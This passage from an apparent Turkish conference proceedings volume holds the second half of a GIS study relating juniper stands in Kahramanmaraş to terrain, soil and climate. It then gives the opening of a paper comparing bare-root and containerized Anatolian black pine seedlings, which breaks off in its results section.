Bütün bu zenginlikler aynı zamanda farklı vejetasyon tiplerinin görülmesini de beraberinde getirmiştir. Bu çeşitliliğin içerisinde birbirleriyle etkileşim ve değişim içinde olan birçok bitki topluluğu vardır. Orman örtüsü bu etkileşimin iyi bir örneğidir.

Orman vejetasyonu, insanlık tarihinin başlangıcından bugüne kadarki dönemde kendi biyolojik evriminin yanı sıra insan-doğa etkileşimlerinden en fazla etkilenen bitki topluluğu durumuna gelmiştir [3]. Birçok bitki türüne ev sahipliği yapan orman vejetasyonu, ülke alanının yaklaşık % 27'ini oluşturur [4]. Türkiye'nin önemli asal ağaçlarından biri olan Ardıç' da (Juniperus) bu çeşitliliğe katkı sağlar ve ülke ormanlarının yaklaşık%4,29'ini oluşturmaktadır [5].

Türkiye'de doğal olarak yetişen beş ardıç türü bulunmaktadır. Bunlar; bodur ardıç (Juniperus communis L.), katran ardıç (Juniperus oxycedrus L.), Finike ardıç (Juniperus phoenicea L.), kokulu ardıç (Juniperus foetidissima Willd.) ve boylu ardıçtır (Juniperus excelsa Bieb.) [6].

Kahramanmaraş ili bulunduğu konum itibari ile biyoçeşitlilik bakımından oldukça zengindir. Bu çeşitliliğin en büyük nedenleri arasında ilin farklı coğrafi bölgelerin kesişiminde bulunması, farklı fitocoğrafya bölgelerinin geçiş alanında bulunması ve Anadolu Diyagonali üzerinde bulunmasının bunlarla beraber farklı iklim tiplerinin görülmesinin büyük katkısı vardır [7]. Akdeniz iklim koşullarının hâkim olmasına rağmen ilde Karadeniz kökenli ağaç türlerinin bulunması bunun yanı sıra karasal iklime özgü ağaç türlerini de bünyesinde barındırması bu çeşitliliğin bir göstergesidir [7].

Çalışmanın amacı; Kahramanmaraş ilinde bulunan ardıç ağacının ve topluluk oluşturduğu meşcerelerin çevresel şartlarla ilişkisini tespit etmektir. Çalışma sürecinde parametre- meşcere ilişkisini göstermek için analizlerde CBS kullanılmıştır.


2. MATERYAL VE METOT

2.1. Materyal

Çalışma alanı olan Kahramanmaraş'ta yetişen Ardıç(Juniperus) türünün belirlenen parametrelerle olan ilişkisini belirlemek amacıyla öncelikle Kahramanmaraş Orman Genel Müdürlüğü'nden alınan çalışma alanına ait 1/25.000 ölçekli meşcere, toprak, topoğrafya ve arazi kullanım verileri ile Kahramanmaraş Meteoroloji Müdürlüğü'nden nem, sıcaklık, yağış verileri çalışma materyalinin temelini oluşturmaktadır. Tüm bu veriler CBS ortamında analize hazır hale getirilmiştir.


2.1.1. Çalışma Alanı ve Özellikleri

Çalışma alanı, Akdeniz Bölgesi Adana Bölümü'nde yer almaktadır. Çalışma alanı Akdeniz Bölgesi ile Doğu ve Güneydoğu Anadolu Bölgeleri'nin birbirine en çok yaklaştığı alanda bulunmaktadır. 14.346 km²'lik yüzölçümüne sahip olan Kahramanmaraş ili 37°-38° kuzey paralelleri ile 36°-37° doğu meridyenleri arasında bulunmaktadır [8].



Şekil 1. Çalışma alanına ait lokasyon haritası


Kahramanmaraş ili Davis'in Grid kareleme sınıflandırmasına göre B6 ve C6 kareleri içerisinde yer almaktadır. [9]. Kahramanmaraş, Akdeniz, Doğu Anadolu, Güneydoğu Anadolu ve İç Anadolu ekolojik bölgelerinin birbirine en yakın olduğu geçiş sahasında bulunmaktadır [10]. Bu durum çalışma sahasının biyoçeşitliliğine katkıda bulunmakta ve bahsedilen ekolojik bölgelere has türlerin ilde görülmesini sağlamaktadır.



Şekil 2. Çalışma alanına ait meşcere haritası

Kahramanmaraş orman vejetasyonu içerisinde önemli bir yere sahip olan ardıç ilde doğal olarak yayılış göstermektedir. Bazı alanlarda saf halde bulunurken bazı alanlarda diğer meşcere gruplarıyla karışık halde topluluk oluşturmuştur.

Ayrıca çalışma sahasında birden fazla ardıç türleri de bulunmaktadır. Örneğin; Başkonuş Dağı'nda genellikle kokulu ardıcın daha çok yayılış gösterdiği boylu ardıcın ise yayılış alanının sınırlı olduğu görülmektedir.



Şekil 3. Kahramanmaraş'daki Ardıç Ağaçları


Çalışma alanında bulunduğu konum itibarı ile farklı iklim tipleri (karasal, akdeniz) görülmektedir ancak bölgede genel olarak Akdeniz iklimi hâkimdir [11]. Çalışma alanında Yıllık ortalama yağış miktar 709 mm'dir ve kış mevsiminde ortalama sıcaklık değerleri 0 °C nin altına düşmez. Mart ayından itibaren sıcaklıklar atmaya başlar ve ağustos ayında 28 °C ye ulaşır. Bununla beraber yaz mevsiminde sıcaklık ortalamalarının 26 °C üzerindedir [12]. Çalışma alanının yıllık ortalama nem oranı %55-60 arasında

değişmektedir. Nem oranının en fazla olduğu ay aralık, en düşük olduğu dönem haziran ve temmuz aylarıdır [13].


2.2. Metot

Bu çalışmada Kahramanmaraş ilinde bulunan Ardıç ağacının saf olarak veya diğer türlerle karışık halde bulunduğu ortamların coğrafi koşulları CBS kullanılarak tespit edilmeye çalışılmıştır. CBS birden fazla coğrafi değişkenin değerlendirilerek bu değişkenlere bağlı olarak gelişen olay ve olguları analiz etmede büyük avantajlar sağlamaktadır [14]. Ayrıca bu veriler üzerinde amaca göre çeşitli analizlerin yapılması ve sonuçların harita, tablo ve grafikler şeklinde gösterilmesi için tasarlanmış olan bir bilgisayar sistemidir [15].

Çalışmanın, ilk aşamasında alana ait sayısal yükseklik modeli ile yüzey analizleri yapılmış ve topoğrafya, eğim, bakı, topoğrafik pozisyon indeksi (TPI), topoğrafik ıslaklık indeksi (TWI) haritaları oluşturulmuştur. Ardından vektör veri formatındaki arazi kullanımı, toprak grubu ve jeolojik formasyon verileri ile ilgili haritaları üretilmiştir. Oluşturulan tüm bu haritalara yeniden sınıflandırma işlemi uygulanmış yeni sınıflar oluşturulmuştur. Sonrasında raster veriler vektör verilere dönüştürüldü ve böylelikle kesiştirme işleminin mantığına uygun hale getirilmiştir. Belirlenen coğrafi parametreler ile OGM'den alınan meşcere verilerinin analizi sonucunda meşcerelerin ekolojik istekleri tespit edilmiştir.



Şekil 4. İntersect (kesiştirme) işlemi çalışma mantığı



Şekil 5. Akış diyagramı


3. BULGULAR

3.1. Saf Ardıç (Juniperus L.)


Ardıç ağacının saf halde yetişme koşullarına bakıldığında eğim derecesinde en yaygın olduğu değer %34'lük payla 20-30° arasındır. Bakı faktörü incelendiğine en çok %13 ile dğu yönünde olduğu kaydedilmiştir.

Ardıç ağacının yükselti koşullarına baktığımızda en fazla %49 ile 1500-2000 m arasında olduğu ve jeolojik formasyon açısından en fazla %26 oranla Andırın Kireçtaşı birimi üzerinde serpiştiği görülmektedir. Bununla beraber TPI koşulları incelendiğinde en fazla yayılış ovalık alanlarda (%17) en az kanyonlarda olduğu görülmüştür. Toprak gruplarında dağılımı %45 oranı ile kahverengi orman toprağı öne çıkmaktadır. TWI sonuçları incelendiğinde ise en yüksek (%43) değer 2-4 arasındır.

Nemli alanlarda daha seyrek bulunmaktadır. Klimatik şartları ilişkisi göz önüne alındığında; sıcaklık koşullarında en yüksek yayılım %45 ile 8-9°C arasında, en düşük %0,74 ile 15-16 arası değerlere aittir. Aynı zamanda 577-613 mm arasındaki yağış aralığı en fazla paya sahip sahalardır.



Şekil 6. Ardiç ağacının çalışma alanındaki dağılım haritası




Şekil 7. Ardıç ağacının belirlenen parametrelere göre dağılımı


3.2. Ardıç (Juniperus) – Sedir (Cedrus L.)

Çalışma sahasında Ardıç Ağacının (Juniperus L.) karışık halde bulunduğu türler arasında en yüksek oran Sedir (Cedrus L.) Ağacınıdır. Birlikte buldukları ortam şartlarının sonuçlarına göre;

eğim koşullarında en fazla %32 ile 20-30° arasında olduğu gözlenmiştir. Bakı durumu dikkate alındığında %13 ile doğu yönü en fazla yayılımı yapmaktadır. Yükseltiye göre dağılımı incelendiğinde en fazla oran %35 ile 1500-2000 m arasındadır. Jeolojik birimler açısından değerlendirdiğimizde en yüksek paya sahip alan %20 ile Andırın Kireçtaşı formasyonudur. Toprak gruplarındaki dağılımı incelendiğinde kireçsiz kahverengi orman toprakları %46 ile birinci sırada gelmektedir. TPI faktörü dikkate alındığında %20 ile u şeklindeki vadiler ilk sırada gelmektedir. TWİ analizleri sonucunda %44 ile 2-4 arası değerlerin oranı fazladır. Sıcaklık ile ilişkisinde ise en yüksek oran %33 ile 8-9 °C arasındaki değerlere ait olduğu gözlenmiştir. Yağış aralığı değerlendirildiğinde, en yüksek oranın 577 ile 613 mm arası değerlere ait olduğu görülmektedir.



Şekil 8. Ardıç - Sedir meşcerelerinin çalışma alanındaki dağılım haritası




Şekil 9. Ardıç-Sedir meşceresinin belirlenen parametrelere göre dağılımı


3.3. Ardıç (Juniperus) - Meşe(Quercus L.)

Çalışma alanında Ardıç ve Meşe Ağaçlarının topluluk oluşturduğu alanın ekolojik koşulları değerlendirildiğinde; eğim isteklerine göre en yaygın grubun %34 ile 10-20° ve 20-30° olduğu

görülmektedir. Bakı faktörüne göre değerlendirme yaptığımızda %14 ile doğu ve güneydoğu yönlerinde dağılımın fazla olduğu tespit edilmiştir. Yükseltiye basamakları dikkate alındığında %65 ile 1000-1500 m'ler arasındaki sahalara oranı yüksektir. Toprak gruplarının sahadaki dağılışı incelendiğinde kireçsiz kahverengi orman toprakları %27'lik oranla öne çıkmaktadır. TPI koşullarında ise en fazla pay %21 ile u şekilli vadilere aittir. Jeolojik birimler değerlendirildiğinde ise Gerçüş Formasyonu üzerinde yetiştiği görülmektedir. TWI analizleri neticesinde en fazla %45 ile 2-4 arası değerlerin olduğu saptanmıştır. Çevrenin yağış ve sıcaklık değerlerine baktığımızda ise, sıcaklık parametresinde en yüksek oran %25 ile 11-12 °C arasındaki değerlere aittir. Yağış şartları incelendiğinde en yaygın aralık %27 ile 471-506 mm arasındaki değerlerde olduğu sonucuna ulaşılmıştır.



Şekil 10. Ardıç-Meşe mescerelerinin çalışma alanındaki dağılım haritası




Şekil 11. Ardıç - Meşe meşçeresinin belirlenen parametrelere göre dağılımı


3.4. Ardıç(Juniperus L.) - Göknaar(Abies L.)

Ardıç(Juniperus L.) Göknaar (Abies L.) karışık meşçeresinin çalışma sahasındaki çevresel koşulları incelendiğinde; bakı yönünden en yüksek değer %14 ile düz sahalara aittir. Eğitim derecesine baktığımızda en fazla %34 ile 20-30°arasında yaygın olurken, 0-5°arası ise %7 ile en az görülen gruptur. Yükseltiye göre dağılımı incelendiğinde 1500-2000 m arası %81 ile en yüksek paya sahiptir. Diğer bir parametre ise jeolojik formasyonlardır; Ardırın Kireçtaşı formasyonu %42 ile önde gelmektedir. Toprak

grupları değerlendirildiğinde Kahverengi Orman Toprakları %56 ile en yaygın toprak grubudur. TPI'ye bakıldığında en fazla (%18) dağılım üst eğimler mesalar grubuna ait iken en az (%1) dağılımın olduğu saha kanyonlar derin insizyon alanlarıdır. TWİ incelendiğinde en yüksek oran %46 ile -1-2 arası değerlere aittir. Sıcaklık değerlerine baktığımızda ise en yüksek pay %40 ile 8-9°C arası değer in önde olduğu gözlemlenmiştir. Yağış parametresinde ise en yüksek oran %62 ile 577-613 mm arasındaki değerlerde olduğu saptanmıştır.



Şekil 12. Ardıc - Göknar meşcerelerinin çalışma alanındaki dağılım haritası




Şekil 13. Ardıç - Gökmar meşçeresinin belirlenen parametrelere göre dağılımı

3.5. Ardıç(Juniperus L.) - Karaçam(Pinus Nigra L.)


Ardıç-Karaçam karışık meşçeresi bakı yönünde en fazla %13 ile düz ve doğu yönlerinde yayılış göstermektedir. Eğim dereceleri içinde en fazla dağılış %33 ile 10-20° arasında olurken; yükselti açısından incelendiğinde en yüksek oranın (%68) 1500-2000 metreler arasındaki sahalara ait olduğu

saptanmıştır. Jeolojik formasyonlara göre değerlendirildiğinde en fazla %23 ile Yoncayolu formasyonu üzerinde serpilmiştir.

Toprak grupları içerisinde ise en fazla (%63) Kireçsiz Kahverengi Orman Topraklarında olduğu gözlemlenmiştir. TPI değerlerine göre en yaygın dağılışı %19 ile ovalık alanlarda, dağ üstü sırtlarında dağılımın az olduğu (%1) görülmektedir. TWI incelendiğinde en yüksek oranın %43 ile 2-4 arası değerlerde; 9-20 (nemli alanlarda) arası değerlerde daha az olduğu görülmektedir. Klimatik şartlar incelendiğinde sıcaklıkta en yüksek değer %50 ile 8-9°C derece arasındaki grupta olduğu görülmektedir. Yağış değerlerine baktığımızda ise %62 ile 577-613 mm arasındaki değerlerin yaygın olduğu sonucuna ulaşılmıştır.



Şekil 14. Ardıç - Karaçam meşcerelerinin çalışma alanındaki dağılım haritası




Şekil 15.Ardıç- Karaçam meşçeresinin belirlenen parametrelere göre dağılımı


3.6. Ardıç (Juniperus- Kızıldağ (Pinus Brutia L.)

Ardıç-Kızıldağ karışık meşçeresi bakı yönünde en çok %14 ile güneydoğu yönünde en az ise %5 ile kuzeydoğu yönünde yayılış göstermiştir. Eğim isteği 20-30° arasında, yükseltiye göre değerlendirme yapıldığında en fazla 1000-1500 m arası olduğu görülmektedir. Jeolojik birimler incelendiğinde en fazla

%33 ile Parpiyayla formasyonunda dağılım olmuştur. Toprak grupların da ise Kahverengi Orman Toprakları en fazla paya sahip toprak grubudur. TPI açısından değerlendirdiğimizde ovalarda yayılışın fazla olduğu görülmektedir. TWİ değerlerinin analizi sonucunda -1-2 arası değerler en fazla (%42) dağılımın olduğu orandır. Diğer bir çevresel faktör olan sıcaklık koşullarında en yüksek oranın %39 ile 13-14 °C arasındaki değerlerde olduğu, yağış parametresi ise %49 ile 577-613 mm arasındaki değerlerde daha sık görüldüğü sonucuna ulaşılmıştır.



Şekil 16. Ardıç - Kızılçam mesçerelerinin çalışma alanındaki dağılım haritası




Şekil 17. Ardıç - Kızılcım meşceresinin belirlenen parametrelere göre dağılımı


3.7. Ardıç(Juniperus L.)-Karaçam (Pinus Nigra L.)-Sedir(Cedrus L.)

Ardıç-Karaçam-Sedir'in birlikte bulunduğu ortam şartlarına bakıldığında; baki gruplarında en fazla dağılımın olduğu güneybatı yönü %19'luk bir değer aldığı görülmektedir. Eğim dereceleri içinde ise en fazla oran %30 ile 20-30° arasında olduğu, en az değer ise 0-5° arasında olduğu gözlemlenmiştir.

Yükselti basamakları incelendiğinde %71 ile 1000-1500 m arasında toplanmıştır. Jeolojik birimler değerlendirildiğinde %42 ile Andırın Kireçtaşı Formasyonu bu meşcerenin yayıldığı alandır. Toprak gruplarında ise %87 ile Kahverengi Orman Toprakları önde gelmektedir. TPİ değerleri incelendiğinde dağılımın fazla olduğu saha %21 ile açık yamaçlardır. TWİ analizleri sonucunda %50 ile -1-2 arasındaki grupta serpiilmektedir. Sıcaklık değerleri incelendiğinde en yüksek değer %46 ile 11-12 °C arasında, yağış değerinin ise en yüksek %99 ile 577-613 mm arasında olduğu sonucuna ulaşılmıştır.



Şekil 18. Ardıç - Karaçam-Sedir meşceresinin çalışma alanındaki dağılım haritası




Şekil 19. Ardıç - Karaçam-Sedir meşçeresinin belirlenen parametrelere göre dağılımı


3.8. Ardıç(Juniperus L.) - Sedir(Cedrus L.) - Gökmar(Abies L.)

Ardıç-Sedir-Gökmar'ın birlikte bulunduğu çevresel koşullar incelendiğinde; bakı grupları içerisinde güney yamaçlar, %16 ile en fazla paya alanlardır. Eğim derecelerinde 20-30° arası dağılımın en fazla (% 32) olduğu gruptur. Yükselti basamaklarına göre 1500-2000 m arasındaki alanlarda yaygın

iken, jeolojik formasyonlarda Andırın Kireçtaşı üzerinde daha fazla (%70) yayılmıştır. Toprak grupları açısından en yüksek oran kahverengi orman topraklarına (%83) aittir. TPI analizleri sonucunda ise en yaygın olduğu saha %24 ile açık yamaçlardır. TWI incelendiğinde -1-2 arası değerler %46 ile en yüksek birimi oluşturmaktadır. Arazinin sıcaklık durumu incelendiğinde % 44 ile 10-11 °C arasında dağılım yoğunlaşmıştır. Yağış koşullarında ise %90 ile 577-613 mm arasında yaygın olduğu sonucuna ulaşılmıştır.



Şekil 20. Ardıç – Gökmar - Sedir meşçeresinin çalışma alanındaki dağılım haritası



Şekil 21. Ardıc – Gökmar - Sedir meşceresinin belirlenen parametrelere göre dağılımı

4. SONUÇ

Bitkiler yeryüzünde çevresel şartlara bağlı olarak gelişip kendilerine uygun buldukları ortamda zamanla topluluk oluştururlar. Bu topluluğun oluşumundaki temel faktörlerden biri ve en önemlisi de çevresel şartlardır. Bitkilerin geliştiği ortamın iklimik koşulları, toprak yapısı, topografya gibi ekolojik

şartları bitkiler üzerinde direkt etkiye sahiptir. Bu çalışmada Kahramanmaraş ilinde bulunan Ardıç Ağaçları incelenerek; bakı, eğim, jeoloji, toprak, arazi kullanımı, topoğrafik pozisyon indeksi, topoğrafik ıslaklık indeksi, yükselti sıcaklık, yağış gibi parametrelerle olan ilişkisi belirlenmiştir. Bu doğrultuda çeşitli analizler yapmak için Coğrafi Bilgi Sistemleri kullanılmıştır.

Ardıç ağacı çalışma sahasında saf halde bulunabilmekte fakat sedir, meşe, karaçam, kızılçam, göknar gibi diğer türlerle de topluluk oluşturmaktadır. Bu toplulukların çevresel koşullarla iletişimini belirlemek için yapılan analizler sonucunda, eğim koşullarına göre en fazla yayılış 20-30° ve 10-20° arasındaki alanlara aittir. Bakı faktörü incelendiğinde en fazla düz, doğu ve güneydoğu yönlerinde dağılım olmuştur. Yükselti basamaklarında ise 1000-1500 m ve 1500-2000 m arasındaki sahalarda daha sık görülmektedir. Toprak gruplarının en fazla dağılış gösterdiği alanlar kahverengi orman toprağı ve kireçsiz orman toprağına sahip alanlardır. Sıcaklık koşullarında 8-14°C arasında yayılırken; yağış aralığı dikkate alındığında ise en yüksek 577 ile 613 mm arası değerlere ait olduğu belirlenmiştir.

Ormanlar ülkelerin ekonomik ve kültürel zenginliklerine katkı sağlamaktadır. Bu nedenle orman alanlarının zenginliği arttırmak ve tahribatı en az indirmek için bu alanlara uygulanacak her işlem planlı olarak yapılmalıdır. Tahribatın önlenmesi için orman alanlarının yönetimi iyi planlanmalı ve hazırlanan planlar araziye uygun şekilde yönetilmelidir. Yapılan bu çalışma orman alanlarının yönetimi ve planlanması için coğrafi çalışmaların önemini ortaya koymuştur.

5. KAYNAKÇA

- [1] Öztürk, A. (2018). Yenice Yaban Hayatı Geliştirme Sahasının Bitki Sosyolojisi Yönünden Araştırılması. Kastamonu.
- [2] OGM. (2015). Türkiye Orman Varlığı. Türkiye Orman Varlığı.
- [3] Aksoy, N. , Tuğ, G.N. , Eminağaoğlu, Ö. (2014). Türkiye'nin Ağaçları ve Çalıkları ss. 54-68.
- [4] Can, T. (2013). Ormanın Kitabı. İstanbul, Türkiye: WWF
- [5] Şenol, H. , Alaboz, P. , Gülsoy, S. , Özkan, G. (2018) Boylu Ardıç (*Juniperus excelsa* Bieb.) Ormanları Altındaki Toprakların Fizikokimyasal Özellikleri, Artvin Çoruh Üniversitesi Orman Fakültesi Dergisi (1) ss:8-17.
- [6] Çavuş, V. (2020). Kokulu ardıç odununun bazı fiziksel ve mekanik özellikleri üzerine bir araştırma . Mobilya ve Ahşap Malzeme Araştırmaları Dergisi.
- [7] Karabulut, M., Avcu, A. (2019), 1. İstanbul Uluslararası Coğrafya Kongresi Bildiri Kitabı, ss:19-31.
- [8] Cosun, F. (2008). Kahramanmaraş İlinde İklim Değişikliği Trend Analizi. (Yüksek Lisans Tezi). Kahramanmaraş Sütçü İmam Üniversitesi Sosyal Bilimler Enstitüsü, Kahramanmaraş.
- [9] Durmaz A. (2018). Kahramanmaraş Bitki Biyoçeşitliliğinin Konumsal Analizi ve Dağılım Deseni (Yüksek Lisans Tezi). Kahramanmaraş Sütçü İmam Üniversitesi Fen Bilimleri Enstitüsü, Kahramanmaraş

- [10] Esen, F, Avcı, V. (2020). Berit Dağları'nda (Kahramanmaraş) Litolojik ve Jeomorfolojik Faktörlerin Bitki Örtüsünün Dağılışına Etkisi . Gaziantep University Journal of Social Sciences , 19 (3) , 664-685.
- [11] Denizdurduran, M. (2012). Uzaktan Algılama Yöntemleri ile Kahramanmaraş İli'nin Arazi Kullanım ve Arazi Örtüsü Özelliklerinin İncelenmesi. (Yüksek Lisans Tezi). Kahramanmaraş Sütçü İmam Üniversitesi Sosyal Bilimler Enstitüsü, Kahramanmaraş.
- [12] Demir, Y,Y. Kahramanmaraş'ta şehir içi arazi kullanımı (2007), (Yüksek Lisans Tezi). Kahramanmaraş Sütçü İmam Üniversitesi Sosyal Bilimler Enstitüsü, Kahramanmaraş.
- [13] ÇED. (2011). Kahramanmaraş İli Çevre Durum Raporu. K.Maraş.
- [14] Karabulut, M., Karakoç, A., Gürbüz, M., ve Kızılelma, Y. (2013). Coğrafi Bilgi Sistemleri Kullanılarak Başkonuş Dağında (KAHRAMANMARAŞ) Orman Yangını Risk Alanlarının Belirlenmesi. Uluslararası Sosyal Araştırmalar Dergisi
- [15] Kapluhan, E. (2014). Coğrafi Bilgi Sistemleri'nin (Cbs) Coğrafya Öğretiminde Kullanımının Önemi Ve Gerekliliği. Marmara Coğrafya Dergisi, 34-59.

ANADOLU KARAÇAMI'NDA FİDAN TİPİNİN FİDAN MORFOLOJİSİNE ETKİSİ

Yunus Eser¹

Isparta Uygulamalı Bilimler Üniversitesi, Atabey MYO, Isparta, TURKEY

yunuseser@isparta.edu.tr

ORCID: 0000-0001-9575-1162

ÖZET

Son ormancılık envanterine göre, 22.74 milyon hektar büyüklüğündeki Türkiye ormanlarının, 2.84 milyon hektarı verimli olmak üzere 4.35 milyon hektarında doğal yayılış gösteren Anadolu karaçamı [*Pinus nigra* Arnold. *subsp. pallasiana* (Lamb.) Holmboe] ağaçlandırma çalışmalarında en yaygın kullanılan türlerin başında gelmektedir. Ormancılık uygulamalarının yoğun emek ve mesaisi ile yüksek maliyetini içeren ağaçlandırma çalışmalarının başarısında fidan morfoloji ve kalitesi önemli rol oynamaktadır. Bu çalışmada da türün Isparta-Eğirdir Orman Fidanlığında yetiştirilen 2+0 yaşlı çıplak köklü ve tüplü fidanlarında, fidan tipinin fidan morfoloji ve kalitesine etkisi araştırılmış ve türün fidanlık tekniği ile ağaçlandırma çalışmalarına katkı sağlanması amaçlanmıştır.

Çalışma sonucunda ortalama fidan boyu (FB) ve kök boğazı çapı (KBC) sırasıyla çıplak köklü fidanlarda 10.72 cm ve 4.50 mm, tüplü fidanlarda ise 18.83 cm ve 5.75 mm bulunmuştur. Uygulanan varyans analizi sonucunda, fidan boyu ve kök boğazı çapı bakımından fidan tipleri arasında anlamlı ($p \leq 0.05$) farklılık ortaya çıkmıştır.

Çalışmaya konu fidanların Türk Standartları Enstitüsü (TSE) fidan kalite sınıflarına dağılımı sonucunda kök boğazı çapı ($KBC \geq 2.0$ mm) bakımından her iki fidan tipinde de fidanların tamamının kaliteli fidan sınıfında, boy bakımından ise tüplü fidanların tamamının 1. sınıfta ($9 \text{ cm} \leq \text{FB}$), çıplak köklü fidanlarda ise fidanların %76'sının 1. sınıfta, %24'ünün 2. sınıfta ($9 \text{ cm} > \text{FB} \geq 7 \text{ cm}$) yer aldığı anlaşılmıştır. Sadece çıplak köklü fidanlarda boy sınıfı için uygulanabilen Ayırma (Diskriminant) analizi sonucunda ise, TSE fidan kalite sınıflarının %98 oranında fidanlara uygun olduğu belirlenmiştir.

Korelasyon analizi sonucunda her iki fidan tipinde de fidan boyu ve kök boğazı çapı arasında istatistiksel bakımdan anlamlı ($p \leq 0.05$) pozitif ilişkiler tahmin edilmiştir.

Elde edilen bulgular ışığında tüplü fidanların, çıplak köklü fidanlara oranla daha yüksek gelişim gösterdiği ve kaliteli fidanlara sahip olduğu anlaşılmıştır.

Anahtar Kelimeler: Boy, Çap, Fidanlık, Kalite

EFFECT OF SEEDLING TYPE ON SEEDLING MORPHOLOGY IN ANATOLIAN BLACK PINE

ABSTRACT

This study was carried out on Anatolian black Pine [*Pinus nigra* Arnold. subsp. *pallasiana* (Lamb.) Holmboe], used afforestation practices widely, which has 2.84 million ha productive and totally 4.35 million ha natural distribution in 22.74 million ha in Turkish forestry according to the latest forest inventory. Seedling morphology and quality play an important role in the success of afforestation that involve intensive labor and overtime and high cost of forestry practices. Seedling height and root-collar diameter were examined in 2+0 year of Black Pine containerized and bare-root seedlings grown at Isparta-Eğirdir Forest nursery to determine effect of seedling types on quality and morphology to contribute nursery practices and afforestation in the species.

Averages of seedling height (SH) and root-collar diameter (RCD) of bare-root and containerized seedlings were 10.72 cm, 4.50 mm and 18.83 cm, 5.75 mm, respectively. There was significant difference ($p \leq 0.05$) between seedling types based on results of variance analysis for SH and RCD.

All seedlings were in quality class ($RCD \geq 2.0$ mm) for RCD in both seedling types, while all containerized seedlings were in first class ($9 \text{ cm} \leq SH$), and 76% in first class, and 24% in second class ($9 \text{ cm} > SH \geq 7 \text{ cm}$) of bare-root seedlings according to seedling quality classes of Turkish standard institute. Results of Discriminant analysis performed only SH of bare-root seedlings showed that the quality class was 98% suitable for the seedlings.

There was positive and significant ($p \leq 0.05$) correlation between seedling height and root-collar diameter based on results of correlation analysis for both seedling types.

Containerized seedlings had higher growth performance and better quality than bare-root seedlings.

Keywords: *Height, Diameter, Nursery, Quality*

1. GİRİŞ

Türkiye ormancılığının 2019 yılı envanterine göre, 9.66 milyon hektarı verimsiz olmak üzere 22.74 milyon hektar büyüklüğündeki Türkiye ormanlarında, çalışmaya konu Anadolu karaçamı [*Pinus nigra* Arnold. *subsp. pallasiana* (Lamb.) Holmboe] 1.51 milyon hektarı verimsiz, 4.35 milyon hektar doğal yayılışa sahiptir [1]. Türün gerek bu yayılış alanının genişliği ve buna bağlı olarak değişik yetişme ortamlarına uyum sağlayabilme yeteneği ve gerekse değerli odunu nedeniyle, Ayan ve ark. [2] tarafından ağaçlandırma çalışmalarında en yaygın kullanılan türlerden olduğu belirtilmektedir. Ancak yoğun emek ve mesai, yüksek maliyet ile uzun süreli planlamayı gerektiren ağaçlandırma çalışmalarının başarısında birçok çevresel ve biyolojik faktörlerle birlikte fidan morfoloji ve kalitesi en önemli faktörlerdendir. Bu morfoloji ve kalitede de türün fidan tipi, ekim sıklığı, bakım gibi uygulamaları içeren fidanlık tekniği önemli rol oynamaktadır. Çalışmaya konu Anadolu karaçamı fidanlarının morfolojisi ve kalitesi üzerine birçok çalışma gerçekleştirilmesine rağmen [örneğin, 3, 4, 5], fidan tipinin fidan morfoloji ve kalitesine olan etkisi üzerine tarafımızca sınırlı sayıda çalışmaya rastlanmıştır [örneğin, 6]. Bu düşünceden hareketle, bu bildiride Isparta-Eğirdir Orman Fidanlığında yetiştirilen 2+0 yaşlı çıplak köklü ve tüplü Anadolu karaçamı fidanlarında, fidan tipinin fidan morfoloji ve kalitesine etkisi araştırılarak, türün fidanlık tekniği ile ağaçlandırma çalışmalarına katkı sağlanması amaçlanmıştır.

2. MATERYAL VE YÖNTEM

Çalışmada materyal olarak, türün Isparta-Eğirdir Orman Fidanlığında (37°53' Kuzey enlemi, 30°52' doğu boylamı, ortalama 926 metre yükselti, batı bakılı) Isparta-Sütçüler orijinli tohum meşceresinden (37°32' Kuzey enlemi, 31°08' doğu boylamı, ortalama 1600 metre yükselti, kuzeydoğu bakılı) yetiştirilen 2+0 yaşlı çıplak köklü (ÇK) ve tüplü (TP) fidanlarından (Şekil 1) 2020 yılı büyüme dönemi sonunda örneklenen bireylerine ait 0.1 cm hassasiyetle ölçülen fidan boyu (FB) ve 0.01 mm hassasiyetle ölçülen kök boğazı çapı (KBC) değerleri kullanılmıştır (Şekil 2).

Elde edilen veriler SPSS istatistik paket programında [7] değerlendirilerek, fidan tipleri varyans analizi (ANOVA) ile karşılaştırılarak; fidanların Türk Standartları Enstitüsü'nün (TSE) kalite sınıflarına [8] dağılımı boy ve kök boğazı çapı değerlerine göre gerçekleştirilmiştir. Bu kalite sınıflarına göre, fidanlar fidan tipi ve yaşına bakılmaksızın KBC bakımından minimum 2 mm çapa sahip fidanlar kaliteli fidan olarak kabul edilirken; FB bakımından ise fidanlar, 1. sınıf ($9\text{cm} \leq \text{FB}$), 2. sınıf ($9\text{cm} > \text{FB} \geq 7\text{cm}$)

ve dikime elverişsiz fidan (7cm> FB) olarak üç sınıfa ayrılmıştır [8]. Bu dağılım sonrasında, kalite sınıflarının çalışmaya konu fidanlara uygunluğu Ayırma (Diskriminant) analizi ile denetlenerek özellikler arasındaki ilişkiler korelasyon analizi ile belirlenmiştir.



Şekil 65. Çalışmanın örneklendiği tüplü ve çıplak köklü Anadolu karaçamı fidanları




Şekil 2. Fidanlarda boy ve kök boğazı çapı ölçümü

3. BULGULAR VE TARTIŞMA

Elde edilen bulgular ışığında fidan boyu ve kök boğazı çapı bakımından, gerek fidan tipleri arasında ve gerekse tip içindeki bireyler arasında geniş farklılıklar bulunmakla birlikte, ortalama fidan boyu ve kök boğazı çapı değerleri sırasıyla çıplak köklü fidanlarda 10.72 cm ve 4.50 mm, tüplü fidanlarda ise 18.83 cm ve 5.75 mm bulunmuştur (Grafik 1). Türün Çankırı ve Çerkeş Orman Fidanlıklarında yetiştirilen 2+0 yaşlı çıplak köklü ve tüplü fidanlarında ortalama fidan boyu ve kök

boğazı çapı değerleri sırasıyla 8.8 cm, 12.5 cm; 3.92 mm ve 4.51 mm bulunmuştur [6]. Ancak fidan gelişiminde fidanlık tekniği, yetiştirme koşulları, tohum kaynağı gibi birçok faktör etkili olabilmektedir.



Grafik 15. Fidan tiplerine göre ortalama FB ve KBC değerleri

